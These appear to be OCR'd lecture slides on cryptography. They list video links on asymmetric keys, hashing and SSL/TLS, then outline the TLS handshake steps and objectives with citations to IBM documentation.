
Ryan Riley on Asymmetric Key Cryptography

https://www.youtube.com/watch?v=I2eQYXzCPzU

17 minutes

Hashing

Ryan Riley on Hashing



https://www.youtube.com/watch?v=2Cg2So2js5k

20 minutes

How SSL/TLS Works

How SSL Works I

https://www.youtube.com/watch?v=rRQgWTfA5qE

3 minutes

How SSL Works II

https://www.youtube.com/watch?v=iQsKdtjwtYI

Simon Dennis

11 minutes

SSL/TLS Handshake


Client = Web browser
Server = Web server

Handshake objectives

- Agree on the version of the SSL/TLS protocol to use
- Select a cipher suite to use
- Authenticate each other by exchanging and validating digital certificates.
- Using asymmetric cryptography to generate a shared secret key which is used for fast symmetric encrytption.


http://www.ibm.com/support/knowledgecenter/SSFKSJ_7.1.0/com.ibm.mq.doc/sy10660_.htm

SSL/TLS Handshake




http://www.ibm.com/support/knowledgecenter/SSFKSJ_7.1.0/com.ibm.mq.doc/sy10660_.htm

Client Hello




I can use these cipher suites

Server Hello




Let's use this one then

Certificate



Server sends its digital certificate for client to validate


Client Key Exchange



TLS Client Key Exchange

Exchange the secret key to use for symmetric encryption

